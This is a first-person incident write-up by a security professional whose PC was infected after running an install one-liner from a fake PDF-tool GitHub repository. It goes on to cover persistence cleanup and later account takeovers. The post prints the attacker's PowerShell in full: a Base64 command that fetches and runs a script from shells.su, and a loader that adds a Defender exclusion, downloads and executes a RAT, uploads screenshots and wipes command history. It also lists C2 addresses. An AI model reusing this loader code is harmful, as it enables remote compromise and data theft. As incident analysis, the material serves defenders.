
When the Red Teamer Gets Pwned: Being Forced Onto the Blue-Team Side of an Incident
As an offensive security professional, I am usually on the attacking side—albeit in an authorized and legitimate capacity. Most of my previous writing has focused on red teaming, security research, and other offensive-security topics. This article is therefore unusual for me: this time, I was not the one attacking. I was the one being attacked.
I have to admit that having my personal computer compromised after executing a malicious script was somewhat embarrassing, and the incident caused a fair amount of disruption. At the same time, it became one of the more useful security lessons I have experienced firsthand. What made the incident particularly interesting was that my offensive-security background turned out to be both an advantage and a blind spot.
It helped me reason about the person on the other side. Rather than treating every possible TTP as equally likely, I could look at the attacker's implementation choices, engineering maturity, and operational habits and use them to prioritize where to investigate first. That intuition helped me move quickly while the incident was still active. But the same background also influenced what I considered “done.” My instinct was to ask whether the payload was still running, whether the attacker still had persistence, and whether they could regain execution after a reboot. Those were important questions. They were also incomplete questions. I eventually learned that removing an attacker's ability to continue operating on a machine is not the same thing as removing the unsafe state the attacker has already created.
Part One focuses on that experience: the initial compromise, first-round malware analysis, persistence hunting, containment, and the account abuse that continued after the host itself appeared clean.
Part Two is, for lack of a better word, the counteroffensive: following the repositories, infrastructure, and public traces around the operation, then returning to the samples with better questions. No unauthorized intrusion was necessary to make the picture considerably more interesting.
Never Assume a GitHub Repository Is a Safehouse
I was looking for an open-source alternative for PDF reading and editing when I came across a GitHub repository that initially appeared reasonably credible. It had a non-trivial number of stars and forks, and the README was concise, with a one-line installation command that addressed exactly what most users want: minimal setup and immediate execution.
GitHub is generally a trustworthy platform, despite the fact that malicious repository campaigns are certainly not new. At the time, the repository did not look suspicious enough for me to stop and investigate it first, so I executed the provided one-liner.
The installation appeared to require some time. While waiting, I went back and reviewed the README more carefully. That was when several red flags became obvious:
- Most of the README content had little or no apparent relationship to PDF software.
- The external domain referenced by the installation command looked unusual.
- The repository had a reasonable number of stars and forks, but the account behind it was very new.

I immediately interrupted the installation. At that point, I assumed that some execution had already occurred. Stopping the script was therefore not a remediation by itself, but there was still value in preventing whatever had not yet completed. In an active compromise, reducing the remaining exposure is better than waiting for the entire execution chain to finish. From that moment on, I treated the situation as a race against time.
Stage 1: PowerShell Delivery
The installation command retrieved and executed a remote PowerShell script through Invoke-Expression. The first-stage script was relatively small: it selected TLS 1.2 and decoded a Base64 string using FromBase64String and UTF-8 before passing the result onward.
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

$encodedCommand = "aXJtIC1VcmkgImh0dHBzOi8vc2hlbGxzLnN1L2VuY3J5cHRlZC9hcGkucHMxIiAtVXNlckFnZW50ICJhaXprSGtLdGZOZHptYXljT0pmamhEUGFOTENWWUtNTXBrQWNVeXN5SXBZakFVaE5McXNRTEd5VnlJV2ZDZ25FQmlKWWVqclpMd0N3aG1Wa0VqSXhLSGVQTVllZUVNV1hhcklua211d3JVbXpCSXMiIHwgaWV4"

$decodedCommand =
    [System.Text.Encoding]::UTF8.GetString(
        [Convert]::FromBase64String($encodedCommand)
    )
Decoding the Base64 content produced:
irm -Uri "https://shells.su/encrypted/api.ps1" `
    -UserAgent "aizkHkKtfNdzmaycOJfjhDPaNLCVYKMMpkAcUysyIpYjAUhNLqsQLGyVyIWfCgnEBiJYejrZLwCwhmVkEjIxKHePMYeeEMWXarInkmuwrUmzBIs" |
    iex
Its purpose was therefore straightforward: retrieve a second-stage PowerShell script from shells[.]su and immediately execute the response. The addresses in this article are defanged; they are evidence, not installation instructions.
One interesting detail is that the live version of this first-stage script later changed. At the time of my compromise, only the URI itself was encoded; the operator subsequently modified the delivery chain so that the complete secondary request, including the custom User-Agent, was hidden inside the Base64 blob. This suggested that the infrastructure was still being actively maintained rather than representing an abandoned one-off campaign.
Stage 2: Loader, Victim Telemetry, and Staging
The second-stage script was substantially more important because it exposed most of the initial execution chain.
# ------------------------------------ LAUNCH ------------------------------------- #

$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

[Net.WebRequest]::DefaultWebProxy = [Net.WebRequest]::GetSystemWebProxy()
[Net.WebRequest]::DefaultWebProxy.Credentials = [Net.CredentialCache]::DefaultNetworkCredentials


function Show-Progress {
    param(
        [int]$Percent,
        [string]$Text = ""
    )

    $esc = [char]27
    $width = 20

    $filled = [math]::Floor($width * $Percent / 100)
    $empty = $width - $filled

    $gray = "$esc[100m"
    $darkGray = "$esc[48;5;236m"
    $reset = "$esc[0m"

    [Console]::Write(
        "`r        $gray$(' ' * $filled)$reset$darkGray$(' ' * $empty)$reset $Percent% $Text"
    )
}


# ----------------------------------- VARIABLES ----------------------------------- #

$site     = "https://shells.su"
$zipUrl   = "$site/encrypted/1.zip"
$7zaUrl   = "$site/encrypted/7za.exe"
$password = '1'
$exePath  = '1/Helper.exe'

$work = Join-Path $env:TEMP "svc_$(Get-Random)"
$zip  = Join-Path $work '1.zip'
$7za  = Join-Path $work '7za.exe'
$dest = Join-Path $work 'out'


# ----------------------------------- VARIABLES+ ---------------------------------- #

$pcName            = $env:COMPUTERNAME
$userAgent         = "tlmqByUgtFbCmHjtfHJETtvEqghqrHORnDzNqWEEbXXipkrdHXJotzEvuerMxVgDiLp"

$startUrl          = "$site/start.php"
$screenUrl         = "$site/screen.php"
$endUrl            = "$site/end.php"

$firstStepText     = '[1/3] Checking for Updates...'
$secondStepText    = '[2/3] Initialization Components...'
$thirdStepText     = '[3/3] Running Application...'

$firstSubstepText  = '[SUCCESSFULLY]'
$secondSubstepText = '[SUCCESSFULLY]'
$thirdSubstepText  = '[ERROR]'

if (Test-Path $work) { Remove-Item $work -Recurse -Force }
New-Item -ItemType Directory -Path $work -Force | Out-Null


# ---------------------------------- ADMIN RIGHTS --------------------------------- #

$identity  = [Security.Principal.WindowsIdentity]::GetCurrent()
$principal = New-Object Security.Principal.WindowsPrincipal($identity)
$isAdmin   = $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)

# [STEP 1/3]:
Clear-Host
Write-Host "`n  $firstStepText" -ForegroundColor Cyan

if (-not $isAdmin) {}

if ($isAdmin) {
        Add-MpPreference -ExclusionPath $work -ErrorAction SilentlyContinue | Out-Null
}


# ---< REQUEST 1 >---------------------- GEO -------------------------------------- #

$country = [System.Globalization.RegionInfo]::CurrentRegion.TwoLetterISORegionName

filter CustomTrim { $_ -replace '[\r\n\t]', '' }

$geoServices = @(
    @{ Uri = "https://ipwho.is/?fields=country_code"; Path = "country_code" },
    @{ Uri = "https://ipapi.co";        Path = $null },
    @{ Uri = "https://ipinfo.io";             Path = $null }
)

foreach ($service in $geoServices) {
    try {
        $response = Invoke-RestMethod -Uri $service.Uri -TimeoutSec 5 -UserAgent $userAgent -ErrorAction Stop

        if ($response) {
            if ($service.Path -and $response.$($service.Path)) {
                $country = $response.$($service.Path).Trim().ToUpper()
            } else {
                $country = ($response | CustomTrim).ToUpper()
            }

            if ($country -match '^[A-Z]{2}$') {
                break
            }
        }
    }
    catch {
        continue
    }
}

# ------------------------------------- LINKS ------------------------------------- #

$startRequest  = "${startUrl}?pc=${pcName}&country=$country"
$screenRequest = "${screenUrl}?pc=${pcName}&country=$country"
$endRequest    = "${endUrl}?pc=${pcName}&country=$country"


# ---< REQUEST 2 >--------------------- START ------------------------------------- #

try {
    $startScript = Invoke-RestMethod -Uri $startRequest -TimeoutSec 15 -UserAgent $userAgent -ErrorAction SilentlyContinue | Out-Null

    if (-not [string]::IsNullOrWhiteSpace($startScript)) {
        $startBlock = [scriptblock]::Create($startScript)
        & $startBlock
    }
}
catch {
    Write-Warning "$_"
}


# ---< REQUEST 3 >-------------------- DOWNLOAD ----------------------------------- #

try {
    if (-not (Test-Path $work)) { New-Item -ItemType Directory -Path $work -Force | Out-Null }

    Invoke-WebRequest -Uri $zipUrl -OutFile $zip -UserAgent $userAgent -TimeoutSec 600 -MaximumRedirection 5
    Invoke-WebRequest -Uri $7zaUrl -OutFile $7za -UserAgent $userAgent -TimeoutSec 600 -MaximumRedirection 5
}
catch {}

# ---< REQUEST 4 >------------------- SCREENSHOT ---------------------------------- #

Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName System.Drawing

try {
    $bounds = [Windows.Forms.SystemInformation]::VirtualScreen
    $bmp    = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
    $gfx    = [System.Drawing.Graphics]::FromImage($bmp)

    $gfx.CopyFromScreen($bounds.Location, [System.Drawing.Point]::Empty, $bounds.Size)

    $ms = New-Object System.IO.MemoryStream
    $bmp.Save($ms, [System.Drawing.Imaging.ImageFormat]::Png)

    $gfx.Dispose()
    $bmp.Dispose()

    $base64 = [Convert]::ToBase64String($ms.ToArray())
    $ms.Dispose()

    $screenBody = @{
        pc    = $pcName
        image = "data:image/png;base64,$base64"
    }

    Invoke-RestMethod -Uri $screenRequest -Method Post -Body $screenBody -UserAgent $userAgent -TimeoutSec 60 -ErrorAction Stop | Out-Null
}
catch {}

# [SUBSTEP 1/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 5 -Maximum 20)
}

Show-Progress 100
Write-Host "$firstSubstepText" -ForegroundColor Green

Start-Sleep -Seconds 3


# --------------------------------- OPEN & LOGGING -------------------------------- #

# [STEP 2/3]:
Clear-Host
Write-Host "`n  $secondStepText" -ForegroundColor Cyan

try {
    if (-not (Test-Path $7za)) { throw "[7za] - Error code: 2" }
    if (-not (Test-Path $zip)) { throw "[ZIP] - Error code: 2" }

    $unpackParams = @("x", "`"$zip`"", "-o`"$dest`"", "-p$password", "-y")

    $null = & $7za x "$zip" "-o$dest" "-p$password" -y 2>&1

    if ($process.ExitCode -ne 0) {
        throw "[ERROR LOG] 7za: $($process.ExitCode)"
    }
}
catch {}


# [RUN FILE]
$exe = Join-Path $dest $exePath

try {
    if (Test-Path $exe) {
        Start-Process $exe -WorkingDirectory (Split-Path $exe) -Wait -ErrorAction Stop
    } else {
        throw "[ZIP] - Error code: 2"
    }
}
catch {
    Write-Warning "$_"
}

if (Test-Path $work) {
    Remove-Item $work -Recurse -Force -ErrorAction SilentlyContinue
}

# [SUBSTEP 2/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 10 -Maximum 25)
}

Show-Progress 100
Write-Host "$secondSubstepText" -ForegroundColor Green

Start-Sleep -Seconds 3


# ---< REQUEST 5 >--------------------- ENDING ------------------------------------ #

# [STEP 3/3]:
Clear-Host
Write-Host "`n  $thirdStepText" -ForegroundColor Cyan

try {
    $endScript = Invoke-RestMethod -Uri $endRequest -TimeoutSec 15 -UserAgent $userAgent -ErrorAction SilentlyContinue | Out-Null

    if (-not [string]::IsNullOrWhiteSpace($endScript)) {
        $endBlock = [scriptblock]::Create($endScript)
        & $endBlock
    }
}
catch {
    Write-Warning "$_"
}

# [SUBSTEP 3/3]:

for ($i = 0; $i -le 100; $i++) {
    Show-Progress $i
    Start-Sleep -Milliseconds (Get-Random -Minimum 5 -Maximum 30)
}

Show-Progress 100
Write-Host "$thirdSubstepText`n" -ForegroundColor Red

Start-Sleep -Milliseconds 500

Write-Host "  [ERROR] Failed to load DLL: keygen.dll`n  [ERROR] The specified module could not be found.`n  [ERROR] Error code: 0x8007007E`n  [ERROR] One or more dependencies may be missing.`n  [ERROR] Operation failed." -ForegroundColor Red

# ENDING SCREENSHOT
try {
    $bounds = [Windows.Forms.SystemInformation]::VirtualScreen
    $bmp    = New-Object System.Drawing.Bitmap $bounds.Width, $bounds.Height
    $gfx    = [System.Drawing.Graphics]::FromImage($bmp)

    $gfx.CopyFromScreen($bounds.Location, [System.Drawing.Point]::Empty, $bounds.Size)

    $ms = New-Object System.IO.MemoryStream
    $bmp.Save($ms, [System.Drawing.Imaging.ImageFormat]::Png)

    $gfx.Dispose()
    $bmp.Dispose()

    $base64 = [Convert]::ToBase64String($ms.ToArray())
    $ms.Dispose()

    $screenBody = @{
        pc    = $pcName
        image = "data:image/png;base64,$base64"
    }

    Invoke-RestMethod -Uri $screenRequest -Method Post -Body $screenBody -UserAgent $userAgent -TimeoutSec 60 -ErrorAction Stop | Out-Null
}
catch {}

Read-Host -Prompt "`n  Press Enter to exit"

[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()

Remove-Item (Get-PSReadlineOption).HistorySavePath -Force -ErrorAction SilentlyContinue
Set-PSReadlineOption -HistorySaveStyle SaveNothing
[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()
Its behavior can be summarized as follows:
Environment setup and privilege check
        ↓
Temporary working directory / attempted Defender exclusion
        ↓
Country and host reconnaissance
        ↓
Start callback / attempted server-supplied PowerShell execution
        ↓
Encrypted payload archive and 7-Zip downloaded
        ↓
Desktop screenshot collection and exfiltration
        ↓
Payload extraction and execution
        ↓
Temporary artifact cleanup
        ↓
End callback / attempted server-supplied PowerShell execution
        ↓
Second screenshot and PowerShell history cleanup
The script configured TLS 1.2 and explicitly inherited the system proxy together with the current user's default network credentials:
[Net.WebRequest]::DefaultWebProxy =
    [Net.WebRequest]::GetSystemWebProxy()

[Net.WebRequest]::DefaultWebProxy.Credentials =
    [Net.CredentialCache]::DefaultNetworkCredentials
This is a small but notable implementation detail. It improves compatibility with environments where outbound HTTP traffic must traverse an authenticated corporate proxy. It does not mean that the malware specifically targeted enterprises, but the author had considered environments beyond a simple home network.
The loader then defined the staging locations:
site:       hxxps://shells[.]su
archive:    /encrypted/1.zip
extractor:  /encrypted/7za.exe
password:   1
work:       %TEMP%\svc_<random>
output:     %TEMP%\svc_<random>\out\
In the version I recovered during the incident, the final executable was 1.exe. The later loader snapshot instead expected 1/Helper.exe. That difference is important for the timeline: later snapshots should not be treated as byte-for-byte representations of the version that infected my machine.
Defender Evasion
If the PowerShell process was already running with administrative privileges, the loader attempted to exclude its temporary working directory from Windows Defender:
Add-MpPreference -ExclusionPath $work -ErrorAction SilentlyContinueThe later version did not actually perform an elevation attempt when the user was non-administrative:
if (-not $isAdmin) {}This is another area where the delivery chain changed over time. The incident-time notes recorded a RunAs relaunch attempt in the earlier script; that depended on user approval, not a silent UAC bypass. The later reverse engineering of the executable also identified privilege-related functionality in the RAT itself, making it plausible that some responsibilities had shifted away from the PowerShell layer. Plausible, however, is not the same as having recovered the operator's development history.
Victim Registration and Geographic Profiling
Before downloading the executable payload, the loader attempted to determine the victim's country. It first used the system region as a fallback, then queried public geolocation services including ipwho.is, ipapi.co, and ipinfo.io.
It constructed three staging URLs:
/start.php?pc=<computer-name>&country=<country>
/screen.php?pc=<computer-name>&country=<country>
/end.php?pc=<computer-name>&country=<country>
At first glance, these endpoints appeared to serve primarily as victim-registration and telemetry infrastructure. The staging server received the computer name and country, while screen.php was used separately for screenshot exfiltration. Closer inspection of start.php and end.php, however, revealed an additional capability. The loader attempted to capture the response and execute it as PowerShell:
$startScript = Invoke-RestMethod -Uri $startRequest ... | Out-Null

if (-not [string]::IsNullOrWhiteSpace($startScript)) {
    $startBlock = [scriptblock]::Create($startScript)
    & $startBlock
}
The same pattern appeared later with end.php. Because the requests carried pc and country, the server had victim-specific attributes available when generating its response. In principle, this could support different follow-on actions for different hosts or locations. Without the server-side PHP implementation, I cannot confirm whether such selective behavior was actually implemented.
There was, however, a significant implementation bug. Piping the result into Out-Null discarded the HTTP response before it could be assigned to $startScript. The request itself would still be sent, so the server would still receive the victim information, but the subsequent execution branch would have no response to execute. The same mistake affected $endScript. The operator had apparently built a server-controlled execution path and then accidentally disabled it. In my case, that path appears to have failed because of the attacker's own bug—not because of anything I did during containment. That part was luck.
The staging infrastructure therefore served victim identification, screenshot collection, and an attempted server-controlled PowerShell mechanism. The RAT's runtime C2 was separate from this layer.
Screenshot Exfiltration
The loader captured the complete Windows virtual desktop using [Windows.Forms.SystemInformation]::VirtualScreen and $gfx.CopyFromScreen(...). The bitmap was encoded as PNG, converted to Base64, and submitted to screen.php with the computer name:
$screenBody = @{
    pc    = $pcName
    image = "data:image/png;base64,$base64"
}
In the later snapshot, this happened once before the executable payload was launched and again near the end of the fake installation process. If the requests succeeded, whatever was visible across my displays had already been exposed. There was no realistic way to “undo” that part. That realization shaped my immediate response priorities. I divided the situation into damage that had already happened and adversary activity that I could still stop. The screenshots belonged to the first category. The RAT process, persistence, and C2 connectivity belonged to the second, so I focused on the latter.
At the time, this seemed like the obvious prioritization. What I had not yet appreciated was that some stolen information does more than describe the past: it continues granting access. That distinction would become unpleasantly relevant after cleanup
Payload Delivery
The loader downloaded /encrypted/1.zip and /encrypted/7za.exe, then extracted the password-protected ZIP using the password 1. Whatever else that password was intended to accomplish, secrecy from the recipient was clearly not one of its strengths.
The extracted payload was launched using:
Start-Process $exe `
    -WorkingDirectory (Split-Path $exe) `
    -Wait
That WorkingDirectory detail later became relevant during cleanup because the temporary extraction directory remained locked by processes holding handles to it. The directory's continued existence was an investigative clue, not by itself proof of a second persistent payload.
User Deception
The script attempted to make the execution look like an ordinary installer or updater. It displayed three stages:
[1/3] Checking for Updates...
[2/3] Initialization Components...
[3/3] Running Application...
These were accompanied by artificial progress bars and randomized sleep intervals. At the end of the sequence, it deliberately printed:
[ERROR] Failed to load DLL: keygen.dll
[ERROR] The specified module could not be found.
[ERROR] Error code: 0x8007007E
[ERROR] One or more dependencies may be missing.
[ERROR] Operation failed.
This was not a genuine installation failure. It was part of the deception. At the simplest level, the message explained why the expected application never appeared: the crack or application had failed because one of its dependencies was missing. Meanwhile, the malicious execution chain had already run. The fake error did something more useful than making the script look like a broken installer. It supplied an explanation that could bring the victim's investigation to a premature end.
From the victim's perspective:
Download software → Run installer → keygen.dll is missing
                  → Installation failed → Find another download
From the attacker's perspective:
Execute loader → Reconnaissance → Screenshot exfiltration
               → RAT deployment → Fake DLL error
The deception did not need to withstand malware analysis. It did not even need to convincingly hide every malicious artifact. It only needed to stop the victim from questioning the apparent cause of the failed installation. If an Instagram, Steam, or Discord account began behaving strangely days later, there would be little reason to connect it with an apparently unrelated installation failure.
Anti-Forensics
Finally, the loader attempted to erase PowerShell command history:
[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()

Remove-Item (Get-PSReadlineOption).HistorySavePath `
    -Force `
    -ErrorAction SilentlyContinue

Set-PSReadlineOption -HistorySaveStyle SaveNothing

[Microsoft.PowerShell.PSConsoleReadLine]::ClearHistory()
This targets the user's PSReadLine history, including ConsoleHost_history.txt. It is useful against casual inspection, but it is far from comprehensive forensic cleanup. It does not remove independent evidence that may have been recorded in PowerShell Operational logs, process-creation telemetry, EDR records, network logs, or other host artifacts. The code was pragmatic and sometimes error-prone rather than elegant. During extraction, it checked $process.ExitCode despite never assigning $process; the earlier Out-Null mistake was a more consequential example of the same uneven engineering.
Hunting the Payload and Its Persistence
With both PowerShell stages understood, I had a reasonably clear picture of the initial compromise. Host information had been submitted to the staging infrastructure, screenshots had likely been exfiltrated, and the executable payload had already been launched. The objective was no longer to prevent the compromise, but to contain what was still active. Fortunately, the second-stage script exposed the extraction location:
%TEMP%\svc_<random>\out\1\1.exe
I preserved a copy as a sealed sample for later analysis, then removed the executable from the original delivery location. Removing the initial payload, however, was obviously not sufficient. By that point, I had to assume that persistence had already been established.
There were essentially two ways forward: enumerate plausible persistence mechanisms manually, or reverse engineer the sample and let the malware tell me what it had done. The more practical answer was to do both in parallel. I submitted the preserved sample to sandbox/static-analysis workflows and also used AI-assisted reverse engineering with GPT-5.6 Sol and Opus 5. I did not treat either model as an oracle. An automated pass over an obfuscated malware sample can miss quite a lot. But even an incomplete analysis can save substantial time during an active incident by identifying functions, strings, API usage, persistence paths, and C2 behavior while the human investigator focuses on the live host.
That was the purpose of the first pass: actionable triage, not an exhaustive account of every capability. Part Two returns to exactly what remained unanswered.
Prioritizing the Persistence Search
The difficulty with persistence hunting is that the search space is enormous. A Windows implant can survive through scheduled tasks, services, Run keys, startup folders, WMI subscriptions, Winlogon modifications, IFEO, COM hijacking, DLL-loading mechanisms, and many other techniques. I therefore needed to prioritize. This was one of the stages where my offensive-security background gave me a genuine advantage.
By this point, the PowerShell stages had revealed quite a lot about the engineering style surrounding the operation: Add-MpPreference, temporary working directories, an external copy of 7za.exe, direct network requests, and several visible programming mistakes. I found myself asking the same kind of question I might ask during an offensive engagement:
If I were building this at approximately the level of engineering maturity I had observed so far, what would I use?
Scheduled tasks and other conventional boot/logon mechanisms seemed like more probable starting points than an elaborate COM-hijacking chain or a fragile, obscure persistence technique. This was not evidence. It was a heuristic—a bet on the attacker's implementation choices. A crude PowerShell loader does not prove that the native payload behind it is equally crude. Different components can be written by different developers or borrowed from different projects; the executable would indeed prove more protected and capable than the surrounding script initially suggested.
The intuition changed my search order. It did not justify excluding everything else. In this case, however, the bet paid off quickly. I identified a second copy of the payload at:
C:\ProgramData\Windows\Microsoft\RuntimeBroker.exeThe location was chosen to resemble a legitimate Windows component. The parent directory had also been given Hidden and System attributes. More importantly, the supposedly separate RuntimeBroker.exe was not a different executable at all: its hash matched the original 1.exe. Later reverse engineering clarified the self-copy sequence. The filesystem timeline already supplied a particularly useful connection:
2026-08-16, local time (EDT)
23:44:56  RuntimeBroker.exe created
23:44:57  Four malicious scheduled tasks created
The four tasks were:
\Microsoft\Location\MicrosoftUpdaterMachineCore
\Microsoft\Windows\EDP\ScheduledDef
\Microsoft\Windows\RegisterDeviceAccountChange\ProgramDataUpdate
\Microsoft\Windows\SoftwareProtectionPlatform\SvcRestartTaskWindowsLogins
All four launched the same RuntimeBroker.exe. One used a repeating 30-minute trigger; the remaining three used boot triggers. The definitions ran under the built-in Administrator SID (...-500) with InteractiveToken and HighestAvailable. The retained task XML and timestamps—not just the names—were the important evidence. Deeper reverse engineering later identified Task Scheduler COM usage rather than a simple schtasks.exe command. This was a useful reminder not to confuse a conventional objective with an absence of implementation skill.
The sample also stored C2 configuration under HKCU\Software\Microsoft\Event and the value was System. That was configuration storage, not another way to start the malware. The execution persistence came from the scheduled tasks.
The RAT also created the mutex:
Global\RuntimeBrokerAdsto enforce a single running instance.
This time, my initial bet had been useful. The important words are this time.
Parallel Reverse Engineering
Around the same time, the automated analyses began returning useful results. Neither model independently recovered the complete picture, but their findings overlapped enough to validate several of the artifacts I was already seeing on the host, while also revealing capabilities that were not immediately visible through persistence hunting. The executable was a custom x64 C++ RAT/backdoor. Its runtime C2 used a WebSocket-based channel to 145.63.134.94:406, with a secondary HTTP task channel on 145.63.134.94:408, and support for dynamically updated *.duckdns.org endpoints. Its protocol included messages such as:
- ready;
- getinfo
- ping
- pong
- task
- createtask
- closetask
- task_id;
- task_done;
- update
Remote command execution ultimately used the very straightforward primitive: cmd.exe /C <command>. The WebSocket handshake contained an especially distinctive implementation artifact: Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==, which is the Base64 representation of the RFC6455 example nonce rather than a properly randomized key. That turned out to be an excellent network-side detection indicator. The binary was also more heavily protected than the PowerShell loader initially suggested. It encrypted sensitive strings, dynamically resolved APIs, and used significant control-flow and MBA-style obfuscation. Anti-analysis checks covered VMware, VirtualBox, QEMU, Hyper-V and several other virtualized environments, including an explicit check for an "anyrun GPU" indicator.
It also contained capabilities for:
- RtlSetProcessIsCritical
- SeDebugPrivilege
- SeAssignPrimaryTokenPrivilege
- WMI-based AV discovery
- AMSI-related manipulation
- NtAllocateVirtualMemory
- NtWriteVirtualMemory
- NtCreateThreadEx
with potential injection targets including:
- winlogon
- smartscreen
- explorer.exe
This gave me a more nuanced assessment of the malware. I would not characterize it as an especially advanced implant by high-end red-team or mature threat-actor standards. Its execution and operational behavior contained many noisy and conventional techniques, and parts of the surrounding delivery infrastructure were plainly rough. At the same time, it was certainly not trivial malware: it combined custom obfuscation, dynamic API resolution, sandbox detection, process-injection primitives, multiple redundant scheduled tasks, and a functional remote tasking protocol. In other words, it did not need to be elegant to be dangerous.
Multiple Persistence Mechanisms, but One Executable
My original prioritization was therefore broadly correct: despite the number of persistence artifacts, the malware did not rely on an exotic persistence architecture. More importantly, every persistence mechanism I identified ultimately converged on the same executable:
1.exe
   ↓ self-copy

C:\ProgramData\Windows\Microsoft\RuntimeBroker.exe
   ↑
   ├── MicrosoftUpdaterMachineCore
   ├── ScheduledDef
   ├── ProgramDataUpdate
   └── SvcRestartTaskWindowsLogins
That was probably the most reassuring technical finding during the containment phase. There were multiple ways to relaunch the malware, but only one persistent payload. From the attacker's perspective, this created a single point of failure: once the scheduled tasks were removed and the RuntimeBroker.exe copy was deleted, all of those persistence paths became useless. I have to admit that this realization produced a small amount of cold sweat in retrospect. Had the malware instead installed several independent payloads—for example, a scheduled-task executable, a service binary, a WMI-launched script, and an injected or side-loaded DLL—manual containment would have been considerably more difficult. Missing a single persistence branch could have allowed the attacker to regain execution and rebuild the others. This incident was much more forgiving.
Verification After Cleanup
I did not stop after removing the four known scheduled tasks and the persistent executable. I continued checking the remaining common persistence surfaces, including services, Run/RunOnce keys, startup folders, Winlogon configuration, WMI permanent event subscriptions, and other suspicious scheduled-task actions. Nothing else produced an independent executable or an additional autostart path associated with the malware. That gave me reasonable confidence that the host-level persistence and the known payload had been removed. At the time, this felt like the end of the incident. It was not.
The Aftermath
After removing the known persistence mechanisms and verifying that the persistent payload was no longer present, I considered the host-level incident contained. I was exhausted and, at that point, reasonably confident that the immediate threat had been removed.
That confidence did not last very long. When I later checked Discord, I found that my primary account had been signed out. Attempts to authenticate failed. Reviewing the associated email account immediately explained why: there were several unread messages from Discord, including a password-reset request, confirmation that the password had been successfully changed, and a separate notification regarding activity that violated Discord's policies. The implication was straightforward. The Discord account had been taken over, and because the password reset had been completed through the associated mailbox, the email account itself had very likely been accessed as well. Google had also generated a suspicious-activity warning.
Fortunately, I still retained control of the mailbox. I changed its credentials and security settings, recovered the Discord account through support, and subsequently hardened both accounts. Unfortunately, that was not the end of the aftermath.
Account Abuse Across Multiple Services
A series of additional incidents followed across services that had been used on the compromised workstation:
- Instagram was hijacked but not fully seized. The attacker retained my existing account state and used it to send spam messages to contacts. One of the promoted domains was https://marawex.com.
- Steam was similarly abused without a full account takeover. Spam messages were sent through the account, and a previously unknown Steam account named 661SAVAGEE was added to Family Sharing. That account later cheated in ARC Raiders, which resulted in an unfortunate collateral consequence: my account was also affected by the resulting enforcement action. Subsequent investigation suggested that this user was more likely a downstream consumer of stolen access than the original malware operator.
- A second Discord account was also hijacked without having its password changed. I noticed this quickly because my two Discord accounts were connected to each other. Interestingly, the operator attempted to remove the spam conversation from the compromised account's side after sending it. The promoted domain in this case was https://tetsobet.com.
- Amazon was accessed and the actor attempted, unsuccessfully, to take full control of the account. They were nevertheless able to place fraudulent orders. A smaller gift-card purchase succeeded, while a subsequent higher-value attempt was blocked by Amazon's fraud controls. More interestingly, the actor also ordered products similar to items I had legitimately purchased before, which appeared to be an attempt to make the transaction sequence resemble my normal purchasing behavior.
- Cursor accumulated approximately USD 70 in unauthorized usage.
- Codex consumed a portion of my weekly usage allowance.
- Claude may also have been exposed. Anthropic detected suspicious activity and invalidated the session before I observed any obvious material impact.
The behavior differed considerably between services. Some operators simply used an existing session to send spam. Others attempted financial fraud, consumed paid AI resources, or abused gaming access. Some avoided changing passwords entirely, while others attempted to seize the account outright. This variation became an important clue. Rather than looking like one operator manually moving through every account with a single objective, the pattern was more consistent with stolen credentials, session material, or other authentication artifacts being distributed or otherwise consumed by different downstream actors within a broader cybercrime ecosystem. In practical terms, the initial malware execution may have been only the collection stage. The subsequent fraud, spam, account abuse, and other activity represented different ways of monetizing the resulting access.
Was the Machine Still Compromised?
The continuing account incidents raised an uncomfortable question: had I actually removed the malware completely? I repeatedly revisited the host, checking whether I had missed another executable, persistence mechanism, injected component, or secondary payload. The fact that new account abuse continued after the known RAT had been removed naturally made incomplete remediation an obvious hypothesis.
However, as more evidence accumulated, a different explanation became considerably stronger. The affected accounts shared several characteristics. Most importantly, they were accounts for which authenticated state already existed on the compromised workstation. In many cases, visiting the corresponding website from my browser did not require a fresh login. The browser already possessed a valid session, trusted-device state, token, or other authentication material. By contrast, accounts whose sessions had already expired, or which required fresh authentication protected by stronger MFA controls, were not affected in the same way.
I also found suspicious authenticated sessions associated with other geographic regions on services such as ChatGPT and Steam, despite both accounts being protected by MFA. That observation was particularly important: MFA protects the process of creating a new authenticated session, but it does not necessarily protect an already authenticated session if the corresponding token or cookie is stolen and remains valid. Steam provided an especially useful example. The suspicious web session belonged to an authorization context that had originally been established legitimately before the malware incident. The attacker therefore did not necessarily need to know my password or defeat Steam Guard; reusing previously authorized browser state was sufficient.
